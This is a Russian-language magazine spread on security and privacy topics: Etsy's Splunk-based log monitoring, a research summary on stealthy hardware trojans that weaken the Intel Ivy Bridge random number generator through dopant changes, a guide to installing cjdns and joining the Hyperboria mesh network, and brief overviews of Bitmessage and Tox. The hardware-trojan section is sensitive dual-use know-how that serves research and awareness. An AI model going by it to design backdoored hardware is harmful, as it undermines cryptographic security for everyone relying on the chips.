Есть у меня большая тяга к анализу и визуализации различных метрик. Круто, когда есть много данных и можно проанализировать, как они менялись исходя из каких-то внешних событий. Возможно и обратное: изменения каких-то метрик могут свидетельствовать о возникновении некоторых событий, и этим нехитрым приемом многие активно пользуются. В том числе в информационной безопасности.

YAC И ETSY

Например, в компании Etsy анализ большого количества данных буквально возведен в культ. На недавно прошедшей конференции Yac один из сотрудников компании рассказывал (tech.yandex.ru/events/yac/2013/talks/1133), как они перемалывают огромное количество логов и благодаря различным метрикам серьезно усиливают защищенность веб-приложения.

Логика простая. Любой компании необходимо хранить множество логов на случай расследования инцидентов. Так почему бы эти самые данные не использовать и для проактивной защиты? Если безопасность приложения напрямую зависит от того, насколько хорошо ты его знаешь, то без глубокого мониторинга о безопасности не может идти и речи. Парни мониторят буквально все, включая нетипичные для многих компаний метрики:

- количество сбросов паролей в единицу времени;
- расхождение CSRF-токенов в единицу времени;
- удачный/неудачный логин;
- ошибки при вводе OTP-ключа при включенной двухфакторной авторизации и так далее.

BIG DATA БЕЗ КЛАСТЕРА

Для этого даже специально построен Hadoop-кластер, но ведь можно обойтись и без него. Для агрегации, индексирования и анализа логов есть прекрасный проект Splunk (www.splunk.com). В двух словах — это Google, но для логов. Благодаря сложной математике внутри, он умеет так парсить и хранить логи (впрочем, как и другие данные), что ты в любой момент можешь сделать очень сложный запрос и... получить ответ. Например, попросить Splunk показать количество сбросов паролей с одного IP-адреса за 30 минут:

```
source="/var/www/access.log" request_↵
url/forgot_password.php http_method=↵
POST | transaction request_ip | where ↵
eventcount > 10 | table request_ip, ↵
eventcount | sort -eventcount
```

Для запросов используется понятный язык, основанный на принципе UNIX pipes (результат одной операции передается на вход следующей), и обращаться с ним проще простого.


Парни из Splunk предлагают хранить все. Любые логи событий, логи веб-сервера, логи ошибок, лог обращений к API, логи DNS — весь этот массив данных складывать в Splunk. Если не загружать более 500 Мб данных в месяц, то использовать его можно совершенно бесплатно. Достаточно лишь установить на все машины, откуда нужно собирать логи, специальные программы-форвардеры, после чего данные с хостов будут загружаться через API и аккумулироваться в базе Splunk.

Результат любого поискового запроса можно визуализировать на Dashboard'е, что и делают ребята из Etsy. На Dashboard можно выводить все, что угодно, например показывать количество запросов, когда вернул 500+ ошибку при обращении клиента к определенной части сайта (скажем, URI="/shop/*").


Благодаря таким запросам можно делать сложную аналитику для проактивных действий. Например, Etsy детектит фишинговые атаки, основываясь на данных веб-сервера, в реальном времени реагирует на XSS-атаки. На экране всегда отображаются графики с ключевыми метриками, чтобы иметь возможность быстро реагировать (хотя, естественно, не обходится и без стандартных алертов по email/SMS).

КТО БЫ МОГ ПОДУМАТЬ


Кстати, ты, как и я, наверное, не слышал о таком проекте. Это неудивительно: несмотря на большие масштабы, этот екоммерс-проект специализируется на продаже винтажных вещей :). Тем интереснее, что в компании так серьезно подходят к безопасности и стараются использовать даже такие технологичные приемы. И тем показательнее пример, что необязательно делать обвязку для большого адронного коллайдера, чтобы применять в своей компании современные технологии. Все зависит только от сотрудников.



Любые данные из Splunk можно визуализировать



Security-dashboard, используемый в Etsy



В основе отчетов лежит запрос к базе данных



Proof-of-Concept

АППАРАТНЫЕ ТРОЯНЫ В КОМПЬЮТЕРНЫХ ПРОЦЕССОРАХ

ЧТО ЭТО ТАКОЕ

В последние годы тема аппаратных троянов привлекла внимание и правительств разных стран, и производителей, и научного сообщества. Но до сих пор все разговоры носят преимущественно теоретический характер. Никто не знает, как эти трояны могут выглядеть на практике и насколько трудно их внедрить в микросхему.

Группа исследователей из США, Нидерландов, Швейцарии и Германии опубликовала научную работу (people.umass.edu/gbecker/BeckerChes13.pdf), в которой описывается исключительно скрытный метод внедрения троянов в микросхему — так, что вредоносные изменения невозможно обнаружить ни под микроскопом, ни с помощью функциональных тестов, ни другими известными методами, в том числе сравнением со стандартными образцами.

ЗАЧЕМ ЭТО НУЖНО

Скрытую функциональность микросхем можно использовать в различных целях. Например, можно скомпрометировать генератор псевдослучайных чисел в центральном процессоре ПК (см. пример ниже), тем самым ослабляя криптографическую защиту. Генератор псевдослучайных чисел — это ключевой элемент любой криптографической системы, его корректная работа имеет важнейшее значение для общей безопасности.

Теоретически с помощью бэкдора можно добавить в микросхему любую постороннюю функциональность. Это может представлять реальную угрозу, если чипы используются на предприятиях военно-промышленного комплекса или в военной технике. Можно предположить, что в случае военных действий враг получает возможность вывести из строя компьютерное оборудование противника, и победа ему практически гарантирована.

В современном глобализированном мире большая часть всех используемых микросхем изготовляется на заводах всего лишь нескольких компаний. Это повышает вероятность внедрения троянов. Кстати, в 2005 году научный комитет при министерстве обороны США выражал озабоченность тем фактом, что армия все больше использует компьютерные микросхемы заграничного (китайского) производства. Очевидно, что эти опасения уже тогда могли иметь под собой реальные основания.

Даже если микросхемы изготавливаются на доверенном заводе у доверенной компании, все равно есть риск внедрения троянов на одном из этапов производства. По мнению авторов научной работы, угроза появления скомпрометированных чипов будет только возрастать.

КАК ЭТО РАБОТАЕТ

Метод заключается в изменении полярности допанта на определенных участках транзистора таким образом, чтобы предсказуемо изменить свойства транзистора. Допант — модифицирующая добавка, повышающая удельную электрическую проводимость материала, стандартная часть процесса по изготовлению микросхем. В данном случае в процессе производства некто может изменить характеристики техпроцесса нужным ему образом.


Исследователи в своей работе приводят два примера, как такая атака может работать на практике. Один из этих примеров — модификация модуля ГПСЧ в процессорах Intel Ivy Bridge.


ГПСЧ в процессоре Intel Ivy Bridge генерирует 128-битные псевдослучайные числа, он состоит из двух частей: источника энтропии и системы цифровой постобработки. Один из модулей постобработки выдает результат на основе неизвестных 128-битных случайных чисел от источника энтропии и неизвестных 128-битных чисел K, которые вычисляются в процессе обработки. Задача злоумышленника — изменить определенное количество из 128 регистров K на постоянные значения. Таким образом, злоумышленник снижает вероятность угадать случайное число с $1/2^{128}$ до $1/2^{n}$, где n — количество немодифицированных регистров K.

Если мы не знаем, сколько изменено регистров и какие именно, посторонний наблюдатель не способен определить неслучайность генерируемого потока битов. Ученые показали, что, например, при n = 32 внешние статистические тесты зарегистрируют хороший поток случайных чисел, а модуль с трояном даже пройдет внутренний тест built-in self-test (BIST), встроенный в микросхему для самодиагностики.

↙ **Схема транзистора с указанием части, на которой была изменена маска допанта**

↘ **Оригинальный и модифицированный элементы, во втором случае сток транзистора выдает постоянное напряжение VDD**







ПОМОГИ СЕБЕ САМ

Как пользователи могут исправить главные проблемы интернета

Всем нам многое не нравится в том, как развивается современный интернет. Олигополизация крупными игроками. Государственное вмешательство. Цифровое неравенство, означающее, что интернет по-прежнему есть не везде и не всегда он достаточно стабильный и быстрый. Но решить эту проблему могут только сами пользователи — это же интернет.

Конечно, проблема, которая сейчас заботит всех, — это деанонимизация, цензура, нарушения приватности. Не стану в очередной раз мозолить тебе глаза всеми этими аббревиатурами. Ну знаешь, P#@!$, N@#, S@#$ или же наш, родной С"№%. Буду на этих страницах бороться с ними их же методами. Ведь я это могу.

Но все чаще это похоже на коллективное помутнение рассудка и временный хаос, а не на глобальный заговор. Twitter блокирует неонацистов или троллей-шовинистов, но дает высказаться террористам? Microsoft ухитряется направить в Google требование исключить из выдачи собственные ресурсы? Телеканал HBO на полном серьезе подает аналогичную жалобу на плеер VLC? Крупнейшую технологическую площадку в Рунете блокируют за один-единственный коммент?

Выглядит грустно. Иногда все-таки смешно. Ну и все чаще попросту пугающе. Но это не единственная проблема с интернетом. Я вряд ли удивлю тебя тем, что на земле есть места, в которых коннекта нет не потому, что чиновникам вдруг стало стремно или в дата-центре Google уборщица отличилась. Ну вот просто нет. Такое бывает не только в Африке, как ни странно.

Думаешь, речь пойдет о Tor, I2P и Freenet? Увы, все не так просто. Да, эти технологии работают и поддерживаются крупными сообществами. Но решают ли они проблему? Нет, ведь это по-прежнему оверлей поверх существующего интернета. Физически это работает в каналах столь ненавистных тебе провайдеров, контролируемых государством и другими темными силами. Итак, что же делать? Ответ пытаются дать разработчики проектов меш-сетей.

Речь идет о ячеистых топологиях, состоящих из полностью равноправных узлов и поддерживающих возможность построения произвольных маршрутов. Если одна нода откажется принимать информацию, ее примет другая. Все это дает очень высокую надежность и невозможность заблокировать распространение информации.


Меш-сети могут как быть изолированными от интернета, так и работать в режиме оверлея. Очевидно, что если интернет не используется, то нужны какие-то другие физические каналы для того, чтобы меш-сети могли быть глобальными. А для этого нужны большие ресурсы, время и инициатива пользователей. Глобальный интерес к свободе Сети возник сравнительно недавно, поэтому для начала более показательным будет пример меш-сетей, создававшихся для проведения интернета в удаленные регионы.

15%

МАКСИМАЛЬНАЯ ДОЛЯ РЫНКА, КОТОРУЮ МЕШ-СЕТЯМ УДАСТСЯ ОТНЯТЬ У ТРАДИЦИОННЫХ ИНТЕРНЕТ-ПРОВАЙДЕРОВ, ПО МНЕНИЮ ОСНОВАТЕЛЯ GUIFI РАМОНА РОКА.


ИНТЕРНЕТ АМЕРИКИ

Правительство США активно финансирует разработку продуктов для быстрого развертывания меш-сетей, как компьютерных, так и сотовых. Такие решения должны обеспечить связью оппозиционных деятелей в диктаторских режимах. Проект сравнивают с похожими инициативами США в области радио, вроде радиостанции «Голос Америки» (источник: The New York Times).




ATHENS WIRELESS METROPOLITAN NETWORK

Проект греческой меш-сети начался в 2003 году. Как и в случае с Guifi, целью афинян было обеспечить высокоскоростную сеть. К тому времени как услуги по широкополосному подключению перестали быть редкостью в Афинах, AWMN успел добраться до более удаленных регионов Греции и даже соединиться с узлом в Словении. Всего в проекте более тысячи «суперузлов», объединяющих примерно три тысячи пользователей с помощью маршрутизации по протоколам BGP и OSLR.




GUIFI

Самая крупная меш-сеть в мире развернута в Каталонии и Валенсии (регионы в Испании) и состоит из 22 тысяч узлов. Проект зародился в начале нулевых, когда местные жители устали ждать появления в регионе нормального интернет-провайдера. С тех пор сеть развивается на общественных началах и подключение к Guifi доступно совершенно бесплатно. Если упрощенно, то выглядит все так: есть условные единицы — «острова». Каждый остров — это меш-сеть, объединяющая пользователей района, муниципалитета или города. Для подключения используются Wi-Fi-роутеры с видоизмененной прошивкой на базе DD-WRT. Связь между островами обеспечивается при помощи VPN-серверов или прокси-серверов на Squid. Эти же серверы дают пользователям Guifi доступ в интернет. Соответственно, если сервер падает, сеть внутри острова продолжает работать, но доступ к другим островам и интернету прекращается. Конкретная скорость сети и стабильность прокси-серверов в каждом случае разная — у многих скорость не превышает и одного мегабита, но во многих районах (особенно в горах) это по-прежнему лучший способ выйти в интернет.



WASABINET

Районная сеть в Сент-Луисе (США). Покрывает территорию вокруг одной улицы (Cherokee Street, если быть точным). Базовый интернет (до одного мегабита в секунду) предоставляется бесплатно, более быстрый (3–5 Мбит) — за 10 долларов в месяц, а юридическим лицам услуги предоставляются за 20 долларов в месяц. Для маршрутизации используется протокол OLSR. Аналогичные сети существуют и во многих других городах и штатах.





Вот так выглядит карта узлов Hyperboria

Различные проекты пытаются сделать готовые аппаратные решения для меш-сетей. Это, например, Piratebox

Интересно посмотреть, что все указанные регионы — это не страны третьего мира. Проблемы с доступом к интернету существуют в удаленных регионах множества стран. И пример Guifi, AWMN и прочих наглядно демонстрирует, что пользователи могут не дожидаться вмешательства крупных компаний, они вполне могут построить свой собственный интернет. Сейчас с теми же проблемами — отсутствием ресурсов, инфраструктуры, необходимостью развивать технологии — сталкиваются и сторонники свободного интернета.

Больше всего внимания сейчас привлекает Project Meshnet. Проект зародился в недрах Reddit в 2011 году на фоне разговоров о SOPA/PIPA. Участники разработали протокол cjdns, важное отличие которого от B.A.T.M.A.N., OSLR, OSPF и других заключается, во-первых, в возможности объединять отдельные сети между собой, а во-вторых, в шифровании трафика.

Участники отмечают, что в текущем виде cjdns не дает анонимности. Сейчас можно проследить маршрут, по которому идут пакеты, и найти адрес пользователя. Анонимной сеть станет только тогда, когда перестанет использовать оверлей.

ONE NODE PER CHILD

Еще одним примером масштабного внедрения меш-сетей можно считать One Laptop Per Child. В рамках знаменитого проекта были разработаны дешевые компьютеры для детей в странах третьего мира. Одной из важных функций OLPC как раз является возможность поднять меш-сеть в классе без применения оборудования. Всего было распространено более двух с половиной миллионов OLPC.



Однако, поскольку для построения маршрута не используется луковичный принцип поиска узлов, cjdns обладает более высокой по сравнению с Tor и I2P скоростью работы.

Самая большая сеть в проекте называется Hyperboria. Основная проблема на данный момент — небольшое количество узлов, поскольку подключение новых членов происходит по системе инвайтов. В долгосрочной перспективе проблемой является отсутствие инфраструктуры, необходимой для того, чтобы меш-сеть стала глобальной. И, учитывая то, что сетью занимается комьюнити без участия муниципальных структур (как это было в случае Guifi), телекоммуникационных и интернет-компаний или любых других внешних сторон, какого-то решения для этого вопроса сейчас нет.

Project Meshnet — лишь верхушка айсберга. И даже разработчики признают, что не до конца понимают, насколько масштабируется их детище. Но дело не только в технологиях. Допустим, что 15% мировых интернет-пользователей перейдут в такие сети. Сети, в которых нельзя перехватить трафик, нельзя заблокировать распространение информации. Как хорошо написали разработчики Cryptosphere, P2P-платформы для веб-приложений:

«Можем ли мы защититься от NSA? Пришла пора поговорить начистоту. Из всего многообразия проблем, с которыми можно столкнуться при разработке криптографической системы, NSA занимает особое место. Это же огромная государственная структура с бесконечными ресурсами, как финансовыми, так и людскими.

Мы убеждены, что, если NSA захочет обойти защиту нашей разработки (или любой другой криптографической системы), им это удастся. Либо они найдут уязвимости в самой системе, либо найдут их на стороне пользователей, например задействовав 0-day-уязвимости или просто непропатченные дырки.

Вот поэтому мы не говорим, что мы защищаем от NSA. Не думаю, что разработчик любой другой подобной системы смог бы гарантировать такое».

Проблемы могут быть не только технические, но и юридические. Достаточно посмотреть на то, как креативно ФБР ищет в Штатах педофилов. Сайты-приманки, фейковые раздачи в торрентах, миролюбивые письма с просьбой явиться в полицию и заплатить «штраф за педофилию». Легко представить себе такой сюжет: два агента посылают друг другу в Hyperboria фильм с детским порно. Выстраивается маршрут, по которому файл был доставлен, выявляются задействованные узлы, а их владельцев обвиняют в распространении. Бредово, но не так уж и нереально. Не впервые.

Но важный момент заключается в том, что если все эти проблемы не пытаться решать, ничего и не изменится. Тем более что поучаствовать в процессе не так уж и сложно. Мы много говорили о том, как подключаться к Tor, I2P, Freenet. Давай же попробуем разобраться в том, что скоро действительно может стать альтернативным интернетом.

ПОДКЛЮЧАЕМСЯ К HYPERBORIA

Итак, для подключения нам понадобится UNIX-система (Windows на момент написания статьи не поддерживалась). Официально поддерживаемый способ установки cjdns — сборка из исходников. Рассмотрим установку в Debian/Ubuntu. Для начала поставим все основные зависимости:

```
sudo apt-get install cmake git ↵
build-essential
```

Выкачиваем себе репозиторий с GitHub и переключаемся в соответствующую директорию:

```
git clone https://github.com/cjdelisle/↵
cjdns.git cjdns
cd cjdns
```

Собственно сборка:

```
./do
```

При успешной сборке в итоге ты увидишь фразу Build completed successfully. Есть инструкции по установке для ArchLinux (goo.gl/BmQ3bY), Gentoo (goo.gl/At3Qtd) и OS X (goo.gl/8wJ2f0).

НАСТРОЙКА

Проверяем, что есть все необходимое:

```
cat /dev/net/tun
```

Если получится такое:

```
cat: /dev/net/tun: File descriptor in ↵
bad state
```

значит, все ОК! Если же получил такой ответ:

```
cat: /dev/net/tun: No such file or ↵
directory
```

выполни следующие команды:

```
sudo mkdir /dev/net &&
sudo mknod /dev/net/tun c 10 200 &&
sudo chmod 0666 /dev/net/tun
```

Попробуй снова выполнить

```
cat /dev/net/tun
```

Если в ответ получишь такое:

```
cat: /dev/net/tun: Permission denied
```

ты, скорее всего, используешь VPS на основе платформы OpenVZ. Попроси хостера включить тебе «туннельный интерфейс» TUN/TAP — это стандартная штука, они должны знать, как это сделать.

1. **Создай конфигурационный файл:**

```
./cjdroute --genconf >> cjdroute.conf
```

Этот файл — твое все! Там твои ключи, IPv6-адрес, пароли доступа и прочее, и прочее, соответственно, он должен быть хорошо защищен.

Установи права доступа к файлу только для себя и помести его, например, в home

```
chmod 600 cjdroute.conf
mv cjdroute.conf ~/.cjdroute.conf
```

2. **Найди пиры.** Самый сложный шаг — пока сеть в основном работает в оверлейном режиме (то есть поверх интернет-соединения), для подключения к Hyperboria тебе нужно найти кого-то, кто уже подключен. Можно посмотреть на карте проекта, попросить в IRC-чатике (#cjdns на сервере irc.efnet.org), попробовать спросить на русскоязычном форуме (cjdns.ru). Есть некоторые публичные ноды, но они плохи тем, что ломают децентрализацию (из-за малого количества нод вообще) и сами становятся центрами подключения. Можно подключиться через публичную ноду, а затем найти кого-нибудь внутри сети (например, существует внутренний сервис микроблогов).
3. **Добавь инфу пира в конфиг.** Для подключения к пиру тебе потребуется его IP и порт, пароль и публичный ключ. Обычно все это передается в виде JSON, выглядит примерно так:

```
"123.45.67.123:34567": {
    "password": ↵
    "sjfhgwetuyfdgwudbjwedgu34",
    "publicKey": ↵
     "amnfbwjhfbu4bwhcbuwyrho2iudh3↵
      84rgiwyebuwygriwebdfgueyr.k"
}
```

Подобную информацию надо вставить в конфиг в поле connectTo

```
// Nodes to connect to.
"connectTo":
{   "0.1.2.3:45678":
  {
      "password":  "thisIsNotAReal↵
                    Connection",
      "publicKey": "thisIsJustForAn↵
                    ExampleDoNotUse↵
                    ThisInYourConf↵
                    File.k"
  }
}
```

Либо воспользоваться моим веб-интерфейсом (про него чуть дальше). Можно добавлять сколько угодно пиров (и чем больше — тем лучше). Если ты хочешь предоставить кому-то доступ через твою ноду, то данные есть в конфиге в комментарии рядом с секцией authorizedPasswords. Нужно только вписать свой внешний IP-адрес. В секции authorizedPasswords можно добавлять различные пароли для разных людей, а в JSON-информацию о пирах в connectTo можно добавлять любые поля (например, информацию о географическом местоположении ноды).
4. **Проверь открытые порты!** После подключения к сети твоя нода получит белый статический IPv6-адрес (впрочем, доступный только из Hyperboria), поэтому важно проверить, нет ли неизвестных тебе открытых портов, к которым мог бы кто-то подключиться.
5. **Поехали!**

```
sudo ./cjdroute < ~/.cjdroute.conf
```

Если нужно записывать логи:

```
sudo ./cjdroute < ~/.cjdroute.conf ↵
> cjdroute.log
```

Логи можно смотреть «в прямом эфире» через мою веб-админку. Чтобы выключить cjdns:

```
sudo killall cjdroute
```

Для запуска cjdns не от рута есть инструкция.

Итак, ты в сети. Попробуй зайти на какой-нибудь Hyperboria-сервис. Например, есть аналог Твиттера (socialno.de). При первом старте может потребоваться несколько минут на построение маршрутов.

СБОРКА OPENWRT С ПОДДЕРЖКОЙ CJDNS

Если хочется установить cjdns на роутер, придется повозиться немного дольше. Установка самого OpenWRT — отдельная тема, и она хорошо расписана на страницах самого проекта. Главное — убедиться, что роутер указан в списке поддерживаемых моделей (wiki.openwrt.org/toh/start). Для того чтобы роутер заработал с cjdns, нужно достать исходники OpenWRT и собрать их, указав при сборке, что необходимо добавить cjdns. Все это расписано в соответствующей инструкции на русском (goo.gl/auLf8b). Могу только добавить, что не стоит пытаться собирать прошивку на самом роутере — конечно, это надо делать на нормальном компе, а потом уже скомпилированную прошивку устанавливать на роутер.

На моем Netgear WNDR3600 оно завелось, но через неделю роутер стал жутко тупить (даже при выключенном cjdns), пришлось снести OpenWRT и поставить обратно DD-WRT. Также в вики проекта есть инструкции для установки на Raspberry Pi (goo.gl/Xoh8GZ).



СПАСИБО

Редакция выражает благодарность Алексею Макарову за инструкцию




WWW

В Hyperboria уже есть несколько популярных сервисов:
HypeOverflow – клон StackOverflow: hypeoverflow.com
Uppit – аналог Reddit: uppit.us
Urlcloud – файл-хостинг: urlcloud.net
neoretro – NTP-сервер: mesh.neoretro.net
rows.io – Jabber-сервер: rows.io
Hypediscuss – General Forums: hypediscuss.com
Social Node – микроблоги: socialno.de

КРИПТОМИР


В то время как энтузиасты пытаются сделать собственный интернет, связав разрозненные островки свободы, сообщество старается решить проблему в краткосрочной перспективе. Децентрализация, криптография, peer to peer — решения появляются почти в каждой сфере.



BITMESSAGE

https://bitmessage.org/wiki/FAQ


Bitmessage — система обмена сообщениями, использующая принципы децентрализованной зашифрованной коммуникации в духе Bitcoin. Адрес пользователя — хеш, рассчитывается на основе потока, публичных ключей и версии. Адреса и ключи пользователя, как и в Bitcoin, хранятся в локальном файле. Для того чтобы начать сессию с пользователем, нужно передать ему свой адрес. К сообщениям можно прикладывать файлы размером до 180 Мб, но разработчик предлагает в будущем задействовать BitTorrent. Также доступно что-то вроде микроблога (функция broadcast, односторонний обмен сообщениями с несколькими подписчиками) и чата. Доступны клиенты для Windows, Mac и Linux.



TOX

tox.im


Tox — проект, ставящий целью создать P2P альтернативу Skype. Для шифрования используется библиотека NaCl (Network and Cryptography Library, не путать с Native Client от Google) — та же, что в cjdns. Идентификатор пользователя — случайная строка из 32 символов, для адресации используется DHT. Сейчас реализован протокол обмена сообщениями, но в планах есть аудио- и видеочат, передача файлов и все прочие атрибуты Skype. Однако на данный момент есть только очень скупые графические и консольные клиенты и плагин для популярного мессенджера Pidgin. В общем, проект еще сырой, но и начали работу над ним позже, чем над Bitmessage.



VOLE

vole.cc

